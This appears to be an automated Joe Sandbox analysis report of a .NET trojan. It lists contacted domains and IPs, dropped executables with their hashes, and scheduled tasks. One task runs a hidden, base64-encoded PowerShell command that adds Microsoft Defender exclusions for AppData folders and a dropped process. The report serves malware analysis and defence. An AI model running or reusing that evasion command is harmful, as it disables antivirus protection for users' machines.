http://https://stackoverflow.com/q/11564914/23354;	file.exe, 00000000.00000002.1790879005.0000000083C0000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000002.1767868411.000000000459C000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000002.1785706737.0000000006E10000.00000004.08000000.00040000.00000000.sdmp, file.exe, 00000000.00000002.1824447213.0000000009EB1000.00000004.00000800.00020000.00000000.sdmp, TypeId.exe, 00000003.00000002.1869188121.00000000047F2000.00000004.00000800.00020000.00000000.sdmp, TypeId.exe, 00000003.00000002.1869188121.0000000004C76000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 00000004.00000002.3095261684.00000000076D6000.00000004.00000800.00020000.00000000.sdmp, txxbiwtbs.exe, 0000000B.00000002.2048354854.000000003F2D000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://stackoverflow.com/q/2152978/23354	file.exe, 00000000.00000002.1790879005.0000000083C0000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000002.1767868411.000000000459C000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000002.1785706737.0000000006E10000.00000004.08000000.00040000.00000000.sdmp, file.exe, 00000000.00000002.1824447213.000000009EB1000.00000004.00000800.00020000.00000000.sdmp, TypeId.exe, 00000003.00000002.1869188121.00000000047F2000.00000004.00000800.00020000.00000000.sdmp, TypeId.exe, 00000003.00000002.1869188121.0000000004C76000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 00000004.00000002.3095261684.00000000076D6000.00000004.00000800.00020000.00000000.sdmp, txxbiwtbs.exe, 0000000B.00000002.2048354854.0000000003F2D000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/wsdl/	powershell.exe, 00000001.00000002.1923913361.00000182B76E9000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.1908721371.0000021116E58000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/	powershell.exe, 00000006.00000002.2273124397.0000021126CA8000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000001.00000002.2289203789.00000182C7537000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.2273124397.0000021126CA8000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://aka.ms/pscore68	powershell.exe, 00000001.00000002.1923913361.00000182B74C1000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.1908721371.0000021116C31000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://f.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm8	InstallUtil.exe, 00000004.00000002.2976520133.0000000033C9000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	file.exe, 00000000.00000002.1763526633.0000000003371000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000001.00000002.1923913361.00000182B74C1000.00000004.00000800.00020000.00000000.sdmp, TypeId.exe, 00000003.00000002.1841950156.0000000003121000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 00000004.00000002.2976520133.0000000003051000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.1908721371.0000021116C31000.00000004.00000800.00020000.00000000.sdmp, txxbiwtbs.exe, 0000000B.00000002.1995844689.0000000002851000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://f.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.	InstallUtil.exe, 00000004.00000002.2976520133.0000000033B4000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://f.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm	file.exe, 00000000.00000002.1763526633.0000000003371000.00000004.00000800.00020000.00000000.sdmp, TypeId.exe, 00000003.00000002.1841950156.0000000003121000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 00000004.00000002.2976520133.000000033B4000.00000004.00000800.00020000.00000000.sdmp, txxbiwtbs.exe, 0000000B.00000002.1995844689.0000000002851000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.microsoft	file.exe, 00000000.00000002.1788650172.0000000007287000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.114.96.3	f.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm	European Union		13335	CLOUDFLARENETUS	true
77.221.140.76	1.r14n788iocyo5epmpy6klmejchjtzddoekjlnt6mu3qh4de2i.farm	Russian Federation		30968	INFOBOX-ASInfoboxruAutonomousSystemRU	false

General Information

Joe Sandbox version:	40.0.0 Tourmaline
Analysis ID:	1458397
Start date and time:	2024-06-17 16:17:45 +02:00
Joe Sandbox product:	CloudBasic
Overall analysis duration:	0h 10m 34s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 x64 22H2 with Office Professional Plus 2019, Chrome 117, Firefox 118, Adobe Reader DC 23, Java 8 Update 381, 7zip 23.01
Number of analysed new started processes analysed:	13
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample name:	file.exe
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@9/15@2/2
EGA Information:	• Successful, ratio: 60%

HCA Information:	• Successful, ratio: 87% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, WMIADAP.exe, SIHClient.exe, conhost.exe, WmiPrvSE.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): ocsp.digicert.com, slscr.update.microsoft.com, ctldl.windowsupdate.com, fe3cr.delivery.mp.microsoft.com
- Execution Graph export aborted for target TypeId.exe, PID 7764 because it is empty
- Execution Graph export aborted for target powershell.exe, PID 7748 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtCreateKey calls found.
- Report size getting too big, too many NtDeviceIoControlFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.
- Some HTTPS proxied raw data packets have been limited to 10 per session. Please view the PCAPs for the complete data.

Simulations

Behavior and APIs

Time	Type	Description
10:18:40	API Interceptor	20x Sleep call for process: file.exe modified
10:18:45	API Interceptor	19x Sleep call for process: TypeId.exe modified
10:18:48	API Interceptor	60x Sleep call for process: powershell.exe modified
10:18:52	API Interceptor	1639331x Sleep call for process: InstallUtil.exe modified
10:19:02	API Interceptor	21x Sleep call for process: txxbiwtbs.exe modified
15:18:45	Task Scheduler	Run new task: lfuhpl path: powershell.exe s>-ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile -enc QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEMAOgBcAFUAcwBlAHIAcwBcAGoAbwBuAGUAcwBcAEEAcABwAEQAYQB0AGEAXABMAG8AYwBhAGwALABDADoAXABVAHMAZQByAHMAXABqAG8AbgBlAHMAXABBAHAAcABEAGEAdABhAFwATABvAGMAYQBsAFwAVABlAG0AcABcADsAIABBAGQAZAAtAE0AcABQAHIAZQBmAGUAcgBlAG4AYwBlACAALQBFAHgAYwBsAHUAcwBpAG8AbgBQAHIAbwBjAGUAcwBzACAAVAB5AHAAZQBJAGQALgBlAHgAZQA7AA==	
15:18:45	Task Scheduler	Run new task: TypeId path: C:\Users\user\AppData\Local\RegisteredChannels\hwrtalnmj\TypeId.exe
15:18:53	Task Scheduler	Run new task: qugwjz path: powershell.exe s>-ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile -enc QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEMAOgBcAFUAcwBlAHIAcwBcAGoAbwBuAGUAcwBcAEEAcABwAEQAYQB0AGEAXABMAG8AYwBhAGwALABDADoAXABVAHMAZQByAHMAXABqAG8AbgBlAHMAXABBAHAAcABEAGEAdABhAFwATABvAGMAYQBsAFwAVABlAG0AcABcADsAIABBAGQAZAAtAE0AcABQAHIAZQBmAGUAcgBlAG4AYwBlACAALQBFAHgAYwBsAHUAcwBpAG8AbgBQAHIAbwBjAGUAcwBzACAAVAB5AHAAZQBJAGQALgBlAHgAZQA7AA==
15:19:02	Task Scheduler	Run new task: txxbiwtbs path: C:\Users\user\AppData\Local\Temp\txxbiwtbs.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\TypeId.exe.log

Process:	C:\Users\user\AppData\Local\RegisteredChannels\hwrtalnmj\TypeId.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1242
Entropy (8bit):	5.363036002058323
Encrypted:	false
SSDEEP:	24:ML9E4KlKDE4KhKiKhwE4Ty1KIE4oKNzKoZAE4KzeRE4Kx1qE4j:MxHKlYHKh3owH8tHo6hAHKzeRHKx1qHj
MD5:	F1F711CFAECF73CB41019220224BA3D7
SHA1:	3FBBB184F8CB609B0854E6966021CF94CD684C8A
SHA-256:	B8374EA1B272A4A1D9B698BB7E4589191563DE7AEB03AB4B1BD56A09A5F5C5B1
SHA-512:	CE6358F1D7E440C0873DFD65C9DC14804749CA41DB3582A59314C01FF10CD6A037A720777D6C14EC454EED400B2DB52CFBFC3F1954C16BFF207F76E9A4847AF
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\920e3d1d70447c3c10e69e6df0766568\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\8b2c1203fd20aea8260bfbc518004720\System.Core.ni.dll",0..3,"System.Net.Http, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Net.Http\bb5812ab3cec92427da8c5c696e5f731\System.Net.Http.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\2192b0d5aa4aa14486ae08118d3b9fcc\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.X

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\file.exe.log

Process:	C:\Users\user\Desktop\file.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1242
Entropy (8bit):	5.363036002058323
Encrypted:	false
SSDEEP:	24:ML9E4KlKDE4KhKiKhwE4Ty1KIE4oKNzKoZAE4KzeRE4Kx1qE4j:MxHKlYHKh3owH8tHo6hAHKzeRHKx1qHj
MD5:	F1F711CFAECF73CB41019220224BA3D7
SHA1:	3FBBB184F8CB609B0854E6966021CF94CD684C8A
SHA-256:	B8374EA1B272A4A1D9B698BB7E4589191563DE7AEB03AB4B1BD56A09A5F5C5B1
SHA-512:	CE6358F1D7E440C0873DFD65C9DC14804749CA41DB3582A59314C01FF10CD6A037A720777D6C14EC454EED400B2DB52CFBFC3F1954C16BFF207F76E9A4847AF
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\920e3d1d70447c3c10e69e6df0766568\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\8b2c1203fd20aea8260bfbc518004720\System.Core.ni.dll",0..3,"System.Net.Http, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Net.Http\bb5812ab3cec92427da8c5c696e5f731\System.Net.Http.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\2192b0d5aa4aa14486ae08118d3b9fcc\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.X

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\txxbiwtbs.exe.log

Process:	C:\Users\user\AppData\Local\Temp\txxbiwtbs.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1242
Entropy (8bit):	5.363036002058323

Encrypted:	false
SSDEEP:	24:ML9E4KlKDE4KhKiKhwE4Ty1KIE4oKNzKoZAE4KzeRE4Kx1qE4j:MxHKlYHKh3owH8tHo6hAHKzeRHKx1qHj
MD5:	F1F711CFAECF73CB41019220224BA3D7
SHA1:	3FBBB184F8CB609B0854E6966021CF94CD684C8A
SHA-256:	B8374EA1B272A4A1D9B698BB7E4589191563DE7AEB03AB4B1BD56A09A5F5C5B1
SHA-512:	CE6358F1D7E440C0873DFD65C9DC14804749CA41DB3582A59314C01FF10CD6A037A720777D6C14EC454EED400B2DB52CFBFC3F1954C16BFF207F76E9A4847AF
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\920e3d1d70447c3c10e69e6df0766568\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\8b2c1203fd20aea8260bfbc518004720\System.Core.ni.dll",0..3,"System.Net.Http, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Net.Http\bb5812ab3cec92427da8c5c696e5f731\System.Net.Http.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\2192b0d5aa4aa14486ae08118d3b9fcc\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.X

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	1.1510207563435464
Encrypted:	false
SSDEEP:	3:NlllulTkklh:NllUokl
MD5:	8F489B5B8555D6E9737E8EE991AA32FD
SHA1:	05B412B1818DDB95025A6580D9E1F3845F6A2AFC
SHA-256:	679D924F42E8FC107A7BE221DE26CCFEBF98633EA2454D3B4E0D82ED66E3E03D
SHA-512:	97521122A5B64237EF3057A563284AC5C0D3354E8AC5AA0DE2E2FA61BA63379091200D1C4A36FABC16B049E83EF11DBB62E1987A6E4D6A4BCD5DDB27E7BD9F49
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\RegisteredChannels\hwrtalnmj\TypeId.exe

Process:	C:\Users\user\Desktop\file.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	7168
Entropy (8bit):	4.603088616512972
Encrypted:	false
SSDEEP:	96:UbeKbfVuzznTurnqqXz18S355vr0xvBRl4gLab/N6aigzQ7MzNt:UHwznTurnqqXx8A5ofto/caigzk2
MD5:	AF4A6267CE7F24818FEEB7D2D62E72C2
SHA1:	DD780F62E9539C39244526E26E518663B53FB20E
SHA-256:	43261F85DB3AB88ED6E6B00B4227C5E8E90DDBCABB491109196A0643AEB3D313
SHA-512:	0A5BF9C2EBA71A6F313DAE9C288C4E616A3661CFCFAB00D30784719807006B734BD187E4C6050DDA49736A11B003AA62F21BFAC1958155B6308929C99ED4C23B
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 13%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....cpf.....0... ...@....@.. ....`.....t0..J....@.....`..... ....H.....text..... ....`.rsrc.....@.....@..@.rel oc.....`.....@..B.....0.....H.....$..d.....0.....:.....+s.,.8q...r...p8q...8v...8{...8|...8....8....8....s.....+%...o.....(.....%-.2....o.....X...,..,..o....2.....P.8....s....8....(....8....o....8.....8....(....8z....8y...o....8t....8s...&.3.....*.....0.....,9.8.....-.+.+.+..-.&.$(....+.o....+.(....+..+.o....(.....8.....8....9r....9l.....8}....,..,.+.o.....+.o....(.....,D...%-).+'.....r...p .....o....

C:\Users\user\AppData\Local\RegisteredChannels\hwrtalnmj\TypeId.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\file.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV

MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2f4b4zfu.lqx.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_hrglc3bl.2fc.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_lgrg4qxr.1pw.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_lkpqi1bm.t4x.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60

Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_nzoyyr3e.srp.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ue3xfck3.ofe.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xiv0j5rn.pb1.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ymi0bnsn.sm1.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators

Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp\txxbiwtbs.exe

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	7168
Entropy (8bit):	4.594339552116368
Encrypted:	false
SSDEEP:	96:hVoYfVBznTurnqqXi+RpKr5rUvr0JBRl4gFJNuaDXc6zNt:hv/znTurnqqX3w1oo7fJYaDs8
MD5:	E8CE921868FE7C47FD2C236555EE5BFD
SHA1:	BE76C59C6F1256B3A64562616A87F6F4B8B27DD1
SHA-256:	64244E9D53EA984B731F67B6518BF4A0F030B8B76981AB5D2D36F1C5D4FAB955
SHA-512:	41E2CB1F4C2B20D029FBBDCE4886603F8EF3CE0CA9ED763BE45801CB0085E5C44C0EA8ED36A1207E0A21977681C6865991D321734BDBF977EA48707C1FFA30D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...?gpf.....0... ...@....@.. .....`.....\|0..J....@.....` ....H.....text..... ....`.rsrc.....@.....@..@.reloc.....` .....@..B.....0.....H.....$..I.....*+.*(....+...0.....,9.8.....-.+.+.+..-.&.$(....+.o....+.(....+..+.o....(.....8.....8....9r....9I....8 }....,..,.+.o.....+.o....(.....,D...%-).+'.....r...p .....o....&..&....X....i2...o....(.....*.8D....8v...(....8r....8}.....4.....'0.....X..k.....z.8.....0.....:.....+s.,.8q...r# ..p8q...8v...8{...8|...8....8....8....s.....+%...o.....(.....%-.2....o...

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	4.603088616512972
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	file.exe
File size:	7'168 bytes
MD5:	af4a6267ce7f24818feeb7d2d62e72c2
SHA1:	dd780f62e9539c39244526e26e518663b53fb20e
SHA256:	43261f85db3ab88ed6e6b00b4227c5e8e90ddbcabb491109196a0643aeb3d313
SHA512:	0a5bf9c2eba71a6f313dae9c288c4e616a3661cfcfab00d30784719807006b734bd187e4c6050dda49736a11b003aa62f21bfac1958155b6308929c99ed4c23b
SSDEEP:	96:UbeKbfVuzznTurnqqXz18S355vr0xvBRl4gLab/N6aigzQ7MzNt:UHwznTurnqqXx8A5ofto/caigzk2
TLSH:	95E18510A3F94737DA670B7F9DB3964102B8FB118423CF6E2DC4920FAE11B955622B76
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....cpf.....0... ...@....@.. .....`.....

File Icon

Icon Hash:	90cecececе8e8eb0

Static PE Info

General

Entrypoint:	0x4030be
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	HIGH_ENTROPY_VA, DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x6670631C [Mon Jun 17 16:23:56 2024 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
